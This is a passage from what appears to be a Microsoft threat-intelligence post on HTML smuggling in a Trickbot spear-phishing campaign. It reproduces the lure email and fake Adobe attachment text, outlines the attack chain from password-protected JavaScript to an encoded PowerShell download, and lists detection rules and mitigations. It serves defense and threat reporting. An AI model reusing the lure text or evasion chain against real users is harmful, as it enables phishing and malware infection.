Kindly take time to review and update as far as the status section is concerned.


Looking forward to getting feedback from you soon.

Thank you.

Kind regards,

Figure 6. HTML smuggling page attached in a Trickbot spear-phishing campaign

When the target recipient opens the HTML attachment in a web browser, it constructs a JavaScript file and saves the said file in the device's default *Downloads* folder. As an added detection-evasion technique against endpoint security controls, the created JavaScript file is password-protected. Therefore, the user must type the password indicated in the original HTML attachment to open it.



Please review attached report..

This report protected

Personal password: 90393266

The file is not displayed correctly, use the local downloaded file

Manage Your Account | Customer Support | Forums | Terms of Use | Report Abuse

Adobe, the Adobe logo, the Adobe PDF logo, and Acrobat are either registered trademarks or trademarks of Adobe in the United States and/or other countries. All other trademarks are the property of their respective owners.

Adobe, 345 Park Ave., San Jose, CA 95110 USA

Name	Type	Compressed size	Password ...
Order_Report_12	JavaScript File	2 KB	Yes

Password needed

File 'Order_Report_12' is password protected. Please enter the password in the box below.

Password:

Figure 7. HTML attachment constructs a password-protected downloader JavaScript in the browser

Once the user executes the JavaScript, it initiates a Base64-encoded PowerShell command, which then calls back to the attacker's servers to download Trickbot.



Spear-phishing email with an HTML attachment
User opens attachment in browser
HTML smuggling technique drops password-protected ZIP file
ZIP file contains malicious JavaScript
User executes JavaScript by providing the password from the HTML attachment
JavaScript executes encoded PowerShell command
PowerShell calls back to attacker's server and downloads TrickBot

Figure 8. HTML smuggling attack chain in the Trickbot spear-phishing campaign

Based on our investigations, DEV-0193 targets organizations primarily in the health and education industries, and works closely with ransomware operators, such as those behind the infamous Ryuk ransomware. After compromising an organization, this group acts as a fundamental pivot point and enabler for follow-on ransomware attacks. They also often sell unauthorized access to the said operators. Thus, once this group compromises an environment, it is highly likely that a ransomware attack will follow.

Defending against the wide range of threats that use HTML smuggling

HTML smuggling presents challenges to traditional security solutions. Effectively defending against this stealthy technique requires true defense in depth. It is always better to thwart an attack early in the attack chain—at the email gateway and web filtering level. If the threat manages to fall through the cracks of perimeter security and is delivered to a host machine, then endpoint protection controls should be able to prevent execution.

Microsoft 365 Defender uses multiple layers of dynamic protection technologies, including machine learning-based protection, to defend against malware threats and other attacks that use HTML smuggling at various levels. It correlates threat data from email, endpoints, identities, and cloud apps, providing in-depth and coordinated threat defense. All of these are backed by threat experts who continuously monitor the threat landscape for new attacker tools and techniques.

Microsoft Defender for Office 365 inspects attachments and links in emails to detect and alert on HTML smuggling attempts. Over the past six months, Microsoft blocked thousands of HTML smuggling links and attachments. The timeline graphs below show a spike in HTML smuggling attempts in June and July.




Figure 9. HTML smuggling links detected and blocked




Figure 10. HTML smuggling attachments detected and blocked

Safe Links and Safe Attachments provide real-time protection against HTML smuggling and other email threats by utilizing a virtual environment to check links and attachments in email messages before they are delivered to recipients. Thousands of suspicious behavioral attributes are detected and analyzed in emails to determine a phishing attempt. For example, behavioral rules that check for the following have proven successful in detecting malware-smuggling HTML attachments:

- An attached ZIP file contains JavaScript
- An attachment is password-protected
- An HTML file contains a suspicious script code
- An HTML file decodes a Base64 code or obfuscates a JavaScript

Through automated and threat expert analyses, existing rules are modified, and new ones are added daily.

On endpoints, attack surface reduction rules block or audit activity associated with HTML smuggling. The following rules can help:

- Block JavaScript or VBScript from launching downloaded executable content
- Block execution of potentially obfuscated scripts
- Block executable files from running unless they meet a prevalence, age, or trusted list criterion

Endpoint protection platform (EPP) and endpoint detection and response (EDR) capabilities detect malicious files, malicious behavior, and other related events before and after execution. Advanced hunting, meanwhile, lets defenders create custom detections to proactively find related threats.

Defenders can also apply the following mitigations to reduce the impact of threats that utilize HTML smuggling:

- Prevent JavaScript codes from executing automatically by changing file associations for *.js* and *.jse* files.
  - Create new *Open With* parameters in the Group Policy Management Console under *User Configuration* > *Preferences* > *Control Panel Settings* > *Folder Options*.
  - Create parameters for *.jse* and *.js* file extensions, associating them with *notepad.exe* or another text editor.
- Check Office 365 email filtering settings to ensure they block spoofed emails, spam, and emails with malware. Use Microsoft Defender for Office 365 for enhanced phishing protection and coverage against new threats and polymorphic variants. Configure Office 365 to recheck links on click and neutralize malicious messages that have already been delivered in response to newly acquired threat intelligence.
- Check the perimeter firewall and proxy to restrict servers from making arbitrary connections to the internet to browse or download files. Such restrictions help inhibit malware downloads and command and control (C2) activity.
- Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites. Turn on network protection to block connections to malicious domains and IP addresses.
- Turn on cloud-delivered protection and automatic sample submission on Microsoft Defender Antivirus. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
- Educate users about preventing malware infections. Encourage users to practice good credential hygiene—limit the use of accounts with local or domain admin privileges and turn on Microsoft Defender Firewall to prevent malware infection and stifle propagation.

Learn how you can stop attacks through automated, cross-domain security with Microsoft 365 Defender.

Microsoft 365 Defender Threat Intelligence Team